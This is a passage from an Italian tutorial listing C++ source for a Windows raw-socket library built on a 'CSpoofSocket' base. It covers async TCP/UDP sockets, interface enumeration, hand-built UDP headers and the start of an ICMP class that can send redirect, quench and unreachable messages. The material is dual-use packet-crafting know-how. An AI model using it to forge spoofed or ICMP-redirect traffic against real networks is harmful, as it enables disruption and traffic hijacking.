                m_WindowHandle=NULL;

                return TRUE;
        }
        ERROR_HANDLER_STATIC_RETURN(CAsyncSocket_Class,"RemoveHandlers",FALSE)
}

HWND CAsyncSocket::GetWindowHandle()
{
        //Check if we are multithreaded ?
        return m_hLocalWindowHandle;
}

void CAsyncSocket::RemoveSocketFromList()
{
        try
        {
                if (m_List)
                        m_SocketMap.erase(GetSocketID());
        }
        ERROR_HANDLER("RemoveSocketFromList")
}

BOOL CAsyncSocket::SetTimeout(int iMs)
{
        try
        {
                if (!GetWindowHandle() || m_Timeout)
                        return FALSE;

                //Set the timer
                m_Timeout=SetTimer(GetWindowHandle(),GetAsyncHandle(),iMs,NULL);

                return m_Timeout;
        }
        ERROR_HANDLER_RETURN("SetTimeout",FALSE)
}

BOOL CAsyncSocket::KillTimer()
{
        try
        {
                if (!GetWindowHandle() || !m_Timeout)
                        return FALSE;

                m_Timeout=!::KillTimer(GetWindowHandle(),GetAsyncHandle());
```

```
                return !m_Timeout;
        }
        ERROR_HANDLER_RETURN("KillTimer",FALSE)
}

void CAsyncSocket::Shutdown()
{
        try
        {
                //Indicate we're shutting down
                m_bShuttingDown=TRUE;

                //Clear the map
                SocketMap::iterator aTheIterator;
                aTheIterator=m_SocketMap.begin();

                //While not end of the map
                while (aTheIterator!=m_SocketMap.end())
                {
                        //Delete the socket
                        delete aTheIterator->second;

                        //Go to the next socket
                        ++aTheIterator;
                }

                //Wait for clean up
                Sleep(1000);

                //Delete the thread manager
                if (m_pThreadManager)
                        delete m_pThreadManager;

                //Remove the handlers
                RemoveHandlers();


        }
        ERROR_HANDLER_STATIC(CAsyncSocket_Class,"Shutdown")
}

CAsyncSocket::CAsyncShutdown::CAsyncShutdown() : CSpoofBase()
{
        try
        {
                //Register myself
                SetName(CAsyncShutdown_Class);

                //Register for shutdown
                RegisterShutdown(this);
        }
        ERROR_HANDLER("CAsyncShutdown")
}

CAsyncSocket::CAsyncShutdown::~CAsyncShutdown()
{
}

void CAsyncSocket::CAsyncShutdown::NotifyShutdown()
{
        try
        {
                //Socket shutdown!
                CAsyncSocket::Shutdown();
        }
        ERROR_HANDLER("NotifyShutdown")
}

BOOL CAsyncSocket::IsTimeout()
{
        return m_Timeout;
}

void CAsyncSocket::Initialize()
{
        try
```

```
	{
		//Initialize all data
		if (!m_Initialized)
		{
			//Create handlers
			if (!SetHandlers())

	ReportStaticError(CAsyncSocket_Class,"CAsyncSocket","Failed to init 
handlers!");

			//Create a new socket to do the shutdown
			CAsyncShutdown* pShutdown;
			pShutdown=new CAsyncShutdown;

			//The class registers itself
			m_Initialized=TRUE;
		}
	}
	ERROR_HANDLER_STATIC(CAsyncSocket_Class,"Initialize")
}

//Message handler
LRESULT CALLBACK CAsyncSocket::SocketMessageHandler(HWND hwnd,      // handle to 
window

           UINT uMsg,      // message identifier

           WPARAM wParam,  // first message parameter

           LPARAM lParam)   // second message parameter

{
	if (m_bShuttingDown)
		return TRUE;

	try
	{
		//first get the socket
		CAsyncSocket* cSock;

		cSock=GetSocketByID((int)wParam);

		if (cSock)
			//Socket exists
			switch (uMsg)
			{
			case WM_SOCKET_GENERAL:
				if (WSAGETSELECTEVENT(lParam) == FD_READ)
					return cSock-
>OnSocketReceive(WSAGETSELECTERROR(lParam));
				else if (WSAGETSELECTEVENT(lParam) == FD_WRITE)
					return cSock-
>OnSocketWrite(WSAGETSELECTERROR(lParam));
				else if (WSAGETSELECTEVENT(lParam) == FD_OOB)
					return cSock-
>OnSocketOOB(WSAGETSELECTERROR(lParam));
				else if (WSAGETSELECTEVENT(lParam) == FD_CLOSE)
					return cSock-
>OnSocketClose(WSAGETSELECTERROR(lParam));
				break;
			case WM_SOCKET_CONNECT:
				if (WSAGETSELECTEVENT(lParam) == FD_CONNECT)
					return cSock-
>OnSocketConnect(WSAGETSELECTERROR(lParam));
				break;
			case WM_SOCKET_ACCEPT:
				if (WSAGETSELECTEVENT(lParam) == FD_ACCEPT)
					return cSock-
>OnSocketAccept(WSAGETSELECTERROR(lParam));
				break;
			case WM_TIMER:
				//Inform the socket
				return cSock->OnSocketTimeout();
			default:			/* Passes it on if unproccessed 
*/
				return (int)(DefWindowProc(hwnd, uMsg, wParam, lParam));
			}
```

```
                else
                        return (int)(DefWindowProc(hwnd, uMsg, wParam, lParam));

                return TRUE;
        }
        ERROR_HANDLER_STATIC_RETURN(CAsyncSocket_Class,"SocketMessageHandler",TRUE)
}

CSocketThreadManager* CAsyncSocket::GetThreadManager()
{
        if (!m_pLocalThreadManager)
                return m_pThreadManager;
        else
                return m_pLocalThreadManager;
}

void CAsyncSocket::AllocateHandle()
{
        try
        {
                if (GetThreadManager())
                        //We are
                        m_hLocalWindowHandle=GetThreadManager()->GetWindowHandle();
                else
                        //Single threaded
                        m_hLocalWindowHandle=m_WindowHandle;
        }
        ERROR_HANDLER("AllocateHandle")
}

void CAsyncSocket::DeAllocateHandle()
{

}
```

Base Classes

CSpoofBase

Data Items

static BOOL	m_bShuttingDown	Are we shutting down
HWND	m_hLocalWindowHandle	Our window's handle
static BOOL	m_Initialized	Are we initialized
static HINSTANCE	m_Instance	Instance of our window
BOOL	m_List	Are we in the list
CSocketThreadManager *	m_pLocalThreadManager	Our local thread manager (to allow custom thread mangement)
static CSocketThreadManager *	m_pThreadManager	Our thread manager (global)
int	m_SocketID	ID of our socket
static SocketMap	m_SocketMap	Our list of sockets
BOOL	m_Timeout	Timeout indicator
static BOOL	m_Window	Construction/Destruction
static HWND	m_WindowHandle	Our window's handle

Constructors

CAsyncShutdown::CAsyncShutdown()	
CAsyncSocket()	ctor and dtor

Destructors

	CAsyncShutdown::~CAsyncShutdown()
virtual	~CAsyncSocket()

Functions

void	AddSocketToList()	Add the socket to the list
void	AllocateHandle()	Allocate ourself a window
void	CAsyncShutdown::NotifyShutdown()	
void	DeAllocateHandle()	Remove from thread info
virtual SOCKET	GetAsyncHandle()=0	Get the socket handle
static HINSTANCE	GetInstance()	Get the instance of our APP
static CAsyncSocket *	GetSocketByID(int iSockID)	Find a socket
int	GetSocketID()	Get the ID of the socket
CSocketThreadManager *	GetThreadManager()	Get our thread manager (global or local)
HWND	GetWindowHandle()	Get the handle of the window
static void	Initialize()	Initialize all the handlers
BOOL	IsTimeout()	Do we have a timeout
BOOL	KillTimer()	Disable the time
virtual BOOL	OnSocketAccept(int iErrorCode)=0	
virtual BOOL	OnSocketClose(int iErrorCode)=0	
virtual BOOL	OnSocketConnect(int iErrorCode)=0	
virtual BOOL	OnSocketOOB(int iErrorCode)=0	
virtual BOOL	OnSocketReceive(int iErrorCode)=0	
virtual BOOL	OnSocketTimeout()=0	Messaging methods
virtual BOOL	OnSocketWrite(int iErrorCode)=0	
static BOOL	RegisterWindow()	Register our window
static BOOL	RemoveHandlers()	Remove the handlers
void	RemoveSocketFromList()	Remove the socket from the list
virtual BOOL	SetAsync()=0	Go to async regular mode
static BOOL	SetHandlers()	Create our handlers
static void	SetInstance(HINSTANCE hInst)	Set the instace of our app
BOOL	SetTimeout(int iMs)	Create a timeout
static void	Shutdown()	Indicate a system shutdown
static LRESULT CALLBACK	SocketMessageHandler(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam)	Our window proc

L’ennesima classe è la **CTCPSocketAsync** :

```
#include "TCPSocket.h"
#include "AsyncSocket.h"
```

```
class CTCPSocketAsync :
	public CTCPSocket,
	public CAsyncSocket
{
public:
	//Close the socket
	virtual BOOL Close();

	//Our async connection
	virtual BOOL Connect(int iSourcePort,LPCSTR lpDestinationAddress,int
iDestinationPort);

	//Listen to incoming connections
	virtual BOOL Listen(int iBackLog);

	//Create this socket as a regular socket
	virtual BOOL CreateRegular();

	//Create as a raw socket
	virtual BOOL Create();

	//ctor and dtor
	CTCPSocketAsync();
	virtual ~CTCPSocketAsync();
protected:
	//Go to async mode
	virtual BOOL SetAsync();

	//Set the socket to async mode
	virtual BOOL OnSocketConnect(int iErrorCode);

	//When the socket is accepted, what to do
	virtual void Accepted();

	//Get the socket handle
	virtual SOCKET GetAsyncHandle();
};
```

```
// TCPSocketAsync.cpp

#include "stdafx.h"
#include "TCPSocketAsync.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

CTCPSocketAsync::CTCPSocketAsync() : CTCPSocket(), CAsyncSocket()
{

}

CTCPSocketAsync::~CTCPSocketAsync()
{
	//We need to close it here
	try
	{
		Close();
	}
	ERROR_HANDLER_AMBIG(CSpoofSocket,"~CTCPSocketAsync")
}

BOOL CTCPSocketAsync::Connect(int iSourcePort,LPCSTR lpDestinationAddress,int
iDestinationPort)
{
	try
	{
		//Quit if not ok
		if (!CheckSocketValid())
			return FALSE;

		//Set the async notification
		int iResult;

	iResult=WSAAsyncSelect(GetHandle(),GetWindowHandle(),WM_SOCKET_CONNECT,FD_CONNE
CT);
```

```
                if (iResult)
                {
                        CTCPSocket::SetLastError("Connect");
                        return FALSE;
                }

                //Call the original connect
                BOOL bResult;

        bResult=CTCPSocket::Connect(iSourcePort,lpDestinationAddress,iDestinationPort);

                if (bResult)
                        AddSocketToList();
                else
                        CTCPSocket::ReportError("Connect","Failed to connect!");

                return bResult;
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Connect",FALSE)
}

BOOL CTCPSocketAsync::Listen(int iBackLog)
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                int iResult;


        iResult=WSAAsyncSelect(GetHandle(),GetWindowHandle(),WM_SOCKET_ACCEPT,FD_ACCEPT
);
                if (iResult)
                {
                        CTCPSocket::SetLastError("Listen");
                        return FALSE;
                }

                return CTCPSocket::Listen(iBackLog);
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Listen",FALSE)
}

BOOL CTCPSocketAsync::SetAsync()
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                //Set event to read / write / close / oob
                int iResult;


        iResult=WSAAsyncSelect(GetHandle(),GetWindowHandle(),WM_SOCKET_GENERAL,FD_WRITE
| FD_READ | FD_CLOSE | FD_OOB);
                if (iResult)
                {
                        CTCPSocket::SetLastError("SetAsync");
                        return FALSE;
                }

                return TRUE;
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"SetAsync",FALSE)
}

BOOL CTCPSocketAsync::OnSocketConnect(int iErrorCode)
{
        //First set async again
        return SetAsync();
}
```

```
void CTCPSocketAsync::Accepted()
{
	try
	{
		AddSocketToList();

		//Go to async mode
		SetAsync();
	}
	ERROR_HANDLER_AMBIG(CSpoofSocket,"CTCPSocketAsync")
}

SOCKET CTCPSocketAsync::GetAsyncHandle()
{
	return GetHandle();
}

BOOL CTCPSocketAsync::CreateRegular()
{
	try
	{
		if (!CTCPSocket::CreateRegular())
			return FALSE;
		else
		{
			AddSocketToList();
			return TRUE;
		}
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"CreateRegular",FALSE)
}

BOOL CTCPSocketAsync::Create()
{
	try
	{
		if (!CTCPSocket::Create())
			return FALSE;
		else
		{
			AddSocketToList();
			return TRUE;
		}
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Create",FALSE)
}

BOOL CTCPSocketAsync::Close()
{
	try
	{
		//Quit if not ok
		if (!ValidSocket())
			return FALSE;

		//Remove from socket list
		RemoveSocketFromList();

		return CTCPSocket::Close();
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Close",FALSE)
}
```

Base Classes

CTCPSocket
CAsyncSocket

Constructors

CTCPSocketAsync()	Construction/Destruction

Destructors

virtual	**~CTCPSocketAsync**()

Functions

virtual void	**Accepted**()	When the socket is accepted, what to do
virtual BOOL	**Close**()	Close the socket
virtual BOOL	**Connect**(int iSourcePort, LPCSTR lpDestinationAddress, int iDestinationPort)	Our async connection
virtual BOOL	**Create**()	Create as a raw socket
virtual BOOL	**CreateRegular**()	Create this socket as a regular socket
virtual SOCKET	**GetAsyncHandle**()	Get the socket handle
virtual BOOL	**Listen**(int iBackLog)	Listen to incoming connections
virtual BOOL	**OnSocketConnect**(int iErrorCode)	Set the socket to async mode
virtual BOOL	**SetAsync**()	Go to async mode

La gestione delle interfacce viene eseguita dalla classe **Cinterfaces** :

```
#include "SpoofBase.h"

class CInterfaces : public CSpoofBase
{
public:
	//Information about the interface
	BOOL IsMulticast();
	BOOL IsPPP();
	BOOL IsLoopback();
	BOOL IsBroadcast();
	BOOL IsRunning();

	//Get the broadcast address
	long GetBroadcast();

	//Get the netmask
	long GetMask();

	//Move to the next interface
	BOOL MoveNext();

	//Get the interface address
	long GetAddress();

	//Retreive the list of all the interfaces
	BOOL GetInterfaces();

	//ctor and dtor
	CInterfaces(int iMaxInterfaces=20);
	virtual ~CInterfaces();
private:
	long GetFlags();
	//Our interface list
	INTERFACE_INFO* m_pInfo;

	//Number of interfaces
	int m_iMaxInterfaces;

	//How many structures we have
	int m_iStructures;

	//Our position
```

```
	int m_iPosition;
};
```

```
// Interfaces.cpp

#include "stdafx.h"
#include "Interfaces.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

#define CInterfaces_Class "CInterfaces"
#define CHECK_POSITION(METHOD_NAME,RETURN_VALUE)	\
	if (m_iPosition>=m_iStructures)\
	{\
		ReportError(METHOD_NAME,"Passed over!");\
		return RETURN_VALUE;\
	}

CInterfaces::CInterfaces(int iMaxInterfaces) : CSpoofBase()
{
	try
	{
		//Set our name
		SetName(CInterfaces_Class);

		//Allocate the information
		m_iMaxInterfaces=iMaxInterfaces;

		//No structures retreived
		m_iStructures=0;

		//No position
		m_iPosition=0;

		//Allocate our info
		if (!iMaxInterfaces)
			m_pInfo=NULL;
		else
			m_pInfo=new INTERFACE_INFO[m_iMaxInterfaces];
	}
	ERROR_HANDLER("CInterfaces")
}

CInterfaces::~CInterfaces()
{
	try
	{
		delete m_pInfo;
	}
	ERROR_HANDLER("~CInterfaces")
}

BOOL CInterfaces::GetInterfaces()
{
	if (!m_iMaxInterfaces)
	{
		//structure not allocated
		ReportError("GetInterfaces","You constructed the class with 0 
parameter!");
		return FALSE;
	}

	try
	{
		//Allocate a socket
		SOCKET sok;
		sok=socket(AF_INET,SOCK_DGRAM,0);

		//Check it's valid
		if (sok==INVALID_SOCKET)
		{
			SetLastError("GetInterfaces");
			return FALSE;
		}
```

```
                //Get the interface list
                unsigned long ulBytes;
                if (WSAIoctl(sok,SIO_GET_INTERFACE_LIST,NULL,NULL,m_pInfo,

sizeof(INTERFACE_INFO)*m_iMaxInterfaces,&ulBytes,NULL,NULL))
                {
                        SetLastError("GetInterfaces");

                        //Close the socket
                        closesocket(sok);

                        return FALSE;
                }

                //Check how many structures we have
                m_iStructures=ulBytes/sizeof(INTERFACE_INFO);

                //Set our position to zero
                m_iPosition=0;

                //Close the socket
                closesocket(sok);

                return TRUE;
        }
        ERROR_HANDLER_RETURN("GetInterfaces",FALSE)
}

long CInterfaces::GetAddress()
{
        CHECK_POSITION("GetAddress",0)

        try
        {
                return (m_pInfo+m_iPosition)->iiAddress.AddressIn.sin_addr.S_un.S_addr;
        }
        ERROR_HANDLER_RETURN("GetAddress",0);
}

BOOL CInterfaces::MoveNext()
{
        ++m_iPosition;
        return m_iPosition<m_iStructures;
}

long CInterfaces::GetMask()
{
        CHECK_POSITION("GetMask",0)

        try
        {
                return (m_pInfo+m_iPosition)->iiNetmask.AddressIn.sin_addr.S_un.S_addr;
        }
        ERROR_HANDLER_RETURN("GetMask",0);
}

long CInterfaces::GetBroadcast()
{
        CHECK_POSITION("GetBroadcast",0)

        try
        {
                return (m_pInfo+m_iPosition)-
>iiBroadcastAddress.AddressIn.sin_addr.S_un.S_addr;
        }
        ERROR_HANDLER_RETURN("GetBroadcast",0);
}

BOOL CInterfaces::IsRunning()
{
        return GetFlags() & IFF_UP;
}

BOOL CInterfaces::IsBroadcast()
{
        return GetFlags() & IFF_BROADCAST;
```

```
}

BOOL CInterfaces::IsLoopback()
{
        return GetFlags() & IFF_LOOPBACK;
}

BOOL CInterfaces::IsPPP()
{
        return GetFlags() & IFF_POINTTOPOINT;
}

BOOL CInterfaces::IsMulticast()
{
        return GetFlags() & IFF_MULTICAST;
}

long CInterfaces::GetFlags()
{
        CHECK_POSITION("GetFlags",0)

        try
        {
                return (m_pInfo+m_iPosition)->iiFlags;
        }
        ERROR_HANDLER_RETURN("GetFlags",0);
}
```

Base Classes

CSpoofBase

Data Items

int	**m_iMaxInterfaces**	Number of interfaces
int	**m_iPosition**	Our position
int	**m_iStructures**	How many structures we have
INTERFACE_INFO *	**m_pInfo**	Our interface list

Constructors

CInterfaces(int iMaxInterfaces=20)	ctor and dtor

Destructors

virtual	**~CInterfaces**()

Functions

long	**GetAddress**()	Get the interface address
long	**GetBroadcast**()	Get the broadcast address
long	**GetFlags**()	
BOOL	**GetInterfaces**()	Retreive the list of all the interfaces
long	**GetMask**()	Get the netmask
BOOL	**IsBroadcast**()	
BOOL	**IsLoopback**()	
BOOL	**IsMulticast**()	Information about the interface
BOOL	**IsPPP**()	

BOOL	**IsRunning**()	
BOOL	**MoveNext**()	Move to the next interface

I socket per la gestione dei datagrammi UDP vengono gestiti tramite l'apposita classe chiamata **CUDPSocket :**

```
#include "SpoofSocket.h"

typedef struct _UDPHeader
{
	unsigned short SourcePort;
	unsigned short DestinationPort;
	unsigned short Length;
	unsigned short Checksum;
} UDPHeader;

typedef UDPHeader FAR * LPUDPHeader;

#define UDPHeaderLength sizeof(UDPHeader)

class CUDPSocket :    public CSpoofSocket
{
public:
	//Create as aregular socket
	BOOL CreateRegular();

	//Allow UDP broadcast
	BOOL SetBroadcast(BOOL bBroadcast);

	//Send data
	BOOL Send(int iSourcePort,
				 LPCSTR lpDestinationAddress,
				 int iDestinationPort,
				 char* buf,
				 int BufLength);

	//Create the socket
	BOOL Create();

	//ctor and dtor
	CUDPSocket();
	virtual ~CUDPSocket();
protected:
	//Last stop before modifying the header
	virtual void FinalUDPHeader(LPUDPHeader lpHeader);
};
```

```
// UDPSocket.cpp

#include "stdafx.h"
#include "UDPSocket.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

CUDPSocket::CUDPSocket() : CSpoofSocket()
{
}

CUDPSocket::~CUDPSocket()
{
}

BOOL CUDPSocket::Create()
{
	try
	{
		SetProtocol(IPPROTO_UDP);
		return CSpoofSocket::Create(IPPROTO_UDP);
	}
	ERROR_HANDLER_RETURN("Create",FALSE)
}
```

```
BOOL CUDPSocket::Send(int iSourcePort,
                                       LPCSTR lpDestinationAddress,
                                       int iDestinationPort,
                                       char* buf,
                                       int BufLength)
{
       try
       {
              //Quit if not ok
              if (!CheckSocketValid())
                     return FALSE;

              //We can construct the UDP here
              LPUDPHeader lpUDP;
              lpUDP=new UDPHeader;

              //Set the ports
              lpUDP->SourcePort=htons(iSourcePort);
              lpUDP->DestinationPort=htons(iDestinationPort);

              //Set the length
              lpUDP->Length=htons(UDPHeaderLength);

              //Check sum
              lpUDP->Checksum=0;

              BOOL bResult;

              if (BufLength)
              {
                     //Create the buffer
                     int iTotalLength;
                     iTotalLength=UDPHeaderLength+BufLength;

                     char* tmpBuf;
                     tmpBuf=new char[iTotalLength];

                     //Set the length
                     lpUDP->Length=htons(iTotalLength);

                     memcpy(tmpBuf,lpUDP,UDPHeaderLength);
                     memcpy(tmpBuf+UDPHeaderLength,buf,BufLength);

                     //Update it
                     lpUDP-
>Checksum=CalculatePseudoChecksum(tmpBuf,iTotalLength,lpDestinationAddress,iTotalLengt
h);

                     //Recopy it
                     memcpy(tmpBuf,lpUDP,UDPHeaderLength);

                     //Send it

       bResult=CSpoofSocket::Send(lpDestinationAddress,tmpBuf,iTotalLength,iDestinatio
nPort);

                     //Delete
                     delete tmpBuf;
              }
              else
              {
                     //Update it
                     lpUDP-
>Checksum=CalculatePseudoChecksum((char*)lpUDP,UDPHeaderLength,lpDestinationAddress,UD
PHeaderLength);

                     //Send it

       bResult=CSpoofSocket::Send(lpDestinationAddress,(char*)lpUDP,UDPHeaderLength,iD
estinationPort);
              }

              //Clean up
              delete lpUDP;

              return bResult;
       }
```

```
        ERROR_HANDLER_RETURN("Send",FALSE)
}

BOOL CUDPSocket::SetBroadcast(BOOL bBroadcast)
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                //Set broadcast option

        if(setsockopt(GetHandle(),SOL_SOCKET,SO_BROADCAST,(char*)&bBroadcast,sizeof(bBr
oadcast))==SOCKET_ERROR)
                {
                        //Check for options error
                        SetLastError("SetBroadcast");
                        return FALSE;
                }

                return TRUE;
        }
        ERROR_HANDLER_RETURN("SetBroadcast",FALSE)
}

BOOL CUDPSocket::CreateRegular()
{
        try
        {
                SetProtocol(IPPROTO_UDP);
                return CSpoofSocket::Create(IPPROTO_UDP);
        }
        ERROR_HANDLER_RETURN("CreateRegular",FALSE)
}

void CUDPSocket::FinalUDPHeader(LPUDPHeader lpHeader)
{
        //Nothing to do
}
```

Base Classes

CSpoofSocket

Constructors

CUDPSocket()	Construction/Destruction

Destructors

virtual	**~CUDPSocket**()

Functions

BOOL	**Create**()	Create the socket
BOOL	**CreateRegular**()	Create as aregular socket
virtual void	**FinalUDPHeader**(LPUDPHeader lpHeader)	Last stop before modifying the header
BOOL	**Send**(int iSourcePort, LPCSTR lpDestinationAddress, int iDestinationPort, char* buf, int BufLength)	Send data
BOOL	**SetBroadcast**(BOOL bBroadcast)	Allow UDP broadcast

La serie di classi di base contempla anche quella **CUDPSocketAsync:**

```
#include "UDPSocket.h"
#include "AsyncSocket.h"

class CUDPSocketAsync :
	public CUDPSocket,
	public CAsyncSocket
{
public:
	//Close the socket
	virtual BOOL Close();

	//Listen to incoming connections
	BOOL Listen();

	//Create this socket as a regular socket
	virtual BOOL CreateRegular();

	//Create as a raw socket
	virtual BOOL Create();

	//ctor and dtor
	CUDPSocketAsync();
	virtual ~CUDPSocketAsync();
protected:
	//Go to async mode
	virtual BOOL SetAsync();

	//Set the socket to async mode
	virtual BOOL OnSocketConnect(int iErrorCode);

	//When the socket is accepted, what to do
	virtual void Accepted();

	//Get the socket handle
	virtual SOCKET GetAsyncHandle();
};
```

```
// UDPSocketAsync.cpp

#include "stdafx.h"
#include "UDPSocketAsync.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

CUDPSocketAsync::CUDPSocketAsync() : CUDPSocket(), CAsyncSocket()
{

}

CUDPSocketAsync::~CUDPSocketAsync()
{
	//We need to close it here
	try
	{
		Close();
	}
	ERROR_HANDLER_AMBIG(CSpoofSocket,"~CUDPSocketAsync")
}

BOOL CUDPSocketAsync::Listen()
{
	try
	{
		//Quit if not ok
		if (!CheckSocketValid())
			return FALSE;

		int iResult;
```

```
	iResult=WSAAsyncSelect(GetHandle(),GetWindowHandle(),WM_SOCKET_GENERAL,FD_READ)
;
		if (iResult)
		{
			CUDPSocket::SetLastError("Listen");
			return FALSE;
		}

		return TRUE;
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Listen",FALSE)
}

BOOL CUDPSocketAsync::SetAsync()
{
	try
	{
		//Quit if not ok
		if (!CheckSocketValid())
			return FALSE;

		//Set event to read / write
		int iResult;


	iResult=WSAAsyncSelect(GetHandle(),GetWindowHandle(),WM_SOCKET_GENERAL,FD_WRITE
| FD_READ);
		if (iResult)
		{
			CUDPSocket::SetLastError("SetAsync");
			return FALSE;
		}

		return TRUE;
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"SetAsync",FALSE)
}

BOOL CUDPSocketAsync::OnSocketConnect(int iErrorCode)
{
	//First set async again
	return SetAsync();
}

void CUDPSocketAsync::Accepted()
{
	try
	{
		AddSocketToList();

		//Go to async mode
		SetAsync();
	}
	ERROR_HANDLER_AMBIG(CSpoofSocket,"CTCPSocketAsync")
}

SOCKET CUDPSocketAsync::GetAsyncHandle()
{
	return GetHandle();
}

BOOL CUDPSocketAsync::CreateRegular()
{
	try
	{
		if (!CUDPSocket::CreateRegular())
			return FALSE;
		else
		{
			AddSocketToList();
			return TRUE;
		}
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"CreateRegular",FALSE)
}
```

```
BOOL CUDPSocketAsync::Create()
{
        try
        {
                if (!CUDPSocket::Create())
                        return FALSE;
                else
                {
                        AddSocketToList();
                        return TRUE;
                }
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Create",FALSE)
}

BOOL CUDPSocketAsync::Close()
{
        try
        {
                //Quit if not ok
                if (!ValidSocket())
                        return FALSE;

                //Remove from socket list
                RemoveSocketFromList();

                return CUDPSocket::Close();
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Close",FALSE)
}
```

Base Classes

CUDPSocket
CAsyncSocket

Constructors

CUDPSocketAsync()	Construction/Destruction

Destructors

virtual	~CUDPSocketAsync()

Functions

virtual void	Accepted()	When the socket is accepted, what to do
virtual BOOL	Close()	Close the socket
virtual BOOL	Create()	Create as a raw socket
virtual BOOL	CreateRegular()	Create this socket as a regular socket
virtual SOCKET	GetAsyncHandle()	Get the socket handle
BOOL	Listen()	Listen to incoming connections
virtual BOOL	OnSocketConnect(int iErrorCode)	Set the socket to async mode
virtual BOOL	SetAsync()	Go to async mode

Una libreria legata alla gestione di funzioni di rete non può non disporre di qualche parte espressamente progettata per l'implementazione delle funzionalità legate al protocollo ICMP. La classe CICMPSocket contiene i metodi per tale gestione:

```
#include "SpoofSocket.h"

// Regular ICMP Header
typedef struct _ICMPHeader
{
  unsigned char                      ICMPType;
  unsigned char                      ICMPCode;                    // Type sub code
  unsigned short              ICMPChecksum;
  union
  {
          struct {unsigned char uc1,uc2,uc3,uc4;} sUC;
          struct {unsigned short us1,us2;} sUS;
          unsigned long sUL;
  } sICMP;
  unsigned long                      ICMP_Originate_Timestamp; // Not standard field
in header, but reserved nonetheless
  unsigned long                      ICMP_Receive_Timestamp;
  unsigned long                      ICMP_Transmit_Timestamp;
} ICMPHeader;

typedef ICMPHeader FAR * LPICMPHeader;

#define ICMPHeaderLength sizeof(ICMPHeader)


// ICMP data size
#define ICMP_DATA_SIZE 8

// ICMP Message unreachable
#define ICMP_Unreachable 3
#define ICMP_Unreachable_SIZE 8

#define ICMP_Unreachable_NET 0
#define ICMP_Unreachable_HOST 1
#define ICMP_Unreachable_PROTOCOL 2
#define ICMP_Unreachable_PORT 3
#define ICMP_Unreachable_FRAGMENTATION 4
#define ICMP_Unreachable_SOURCE 5

// ICMP Time exceeded
#define ICMP_Time 11

#define ICMP_Time_TRANSIT 0
#define ICMP_Time_FRAGMENT 1

// ICMP Parameter problem
#define ICMP_Parameter 12

#define ICMP_Parameter_ERROR 0

// ICMP Source quench
#define ICMP_Quench 4

// ICMP Redirect
#define ICMP_Redirect 5

#define ICMP_Redirect_NETWORK 0
#define ICMP_Redirect_HOST 1
#define ICMP_Redirect_SERVICE_NETWORK 2
#define ICMP_Redirect_SERVICE_HOST 3

// ICMP Echo
#define ICMP_Echo 8
#define ICMP_Echo_Reply 0

// ICMP Timestamp
#define ICMP_Timestamp 13
#define ICMP_Timestamp_Reply 14

// ICMP Information request
#define ICMP_Information 15
#define ICMP_Information_Reply 16

#define ICMP_Information_SIZE 8
```

```
//Max buf
#define ICMP_BUF 100

class CICMPSocket : public CSpoofSocket
{
public:
	//Get the last ICMP data
	const char* GetLastICMPData();

	//Get the last ICMP - IP header
	const LPIpHeader GetLastICMPIPHeader();

	//Get the last ICMP header size
	unsigned long GetLastDataSize();

	//The the last IP header
	const LPIpHeader GetLastIPHeader();

	//Get the last ICMP header
	const LPICMPHeader GetLastICMPHeader();

	//Send ICMP messages according to the name
	BOOL SendInformation(LPCSTR lpDestinationAddress,BOOL bReply,unsigned short
usIdentifier,unsigned short usSequence);
	BOOL SendTimestamp(LPCSTR lpDestinationAddress,BOOL bReply,unsigned short
usIdentifier,unsigned short usSequence,unsigned long ulOriginateTimestamp,unsigned
long ulReceiveTimestamp,unsigned long ulTransmitTimestamp);
	BOOL SendEcho(LPCSTR lpDestinationAddress,BOOL bReply,unsigned short
usIdentifier,unsigned short usSequence,unsigned long ulData);
	BOOL SendRedirect(LPCSTR lpDestinationAddress, unsigned char cType,LPCSTR
lpGatewayAddress);
	BOOL SendQuench(LPCSTR lpDestinationAddress);
	BOOL SendParameter(LPCSTR lpDestinationAddress, unsigned char cError);
	BOOL SendTime(LPCSTR lpDestinationAddress,unsigned char cType);
	BOOL SendUnreachable(LPCSTR lpDestinationAddress,unsigned char cType);

	//Create an ICMP socket
	virtual BOOL Create();

	//ctor and dtor
	CICMPSocket();
	virtual ~CICMPSocket();
private:
	//The data
	char* m_Data;

	//The ICMP IP header
	LPIpHeader m_ICMPIPHeader;

	//Reverse the header (big little endian)
	void ReverseHeader();

	//The data size
	unsigned short m_DataSize;

	//The IP header
	LPIpHeader m_IPHeader;

	//The ICMP header
	LPICMPHeader m_ICMPHeader;

	//Send the data
	BOOL Send(LPCSTR lpDestinationAddress,unsigned char cICMP,unsigned char cType);
protected:
	//Construct an ICMP header
	virtual LPICMPHeader ConstructICMP();

	//Proccess incoming ICMP data
	virtual BOOL ProccessICMP(char* buf);
};
```

```
// ICMPSocket.cpp

#include "stdafx.h"
#include "ICMPSocket.h"
```

```
//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

#define CIC_LOGNAME "CICMPSocket"

CICMPSocket::CICMPSocket() : CSpoofSocket()
{
	try
	{
		SetName(CIC_LOGNAME);

		//Our data structures
		m_Data=NULL;
		m_ICMPHeader=NULL;
		m_IPHeader=NULL;
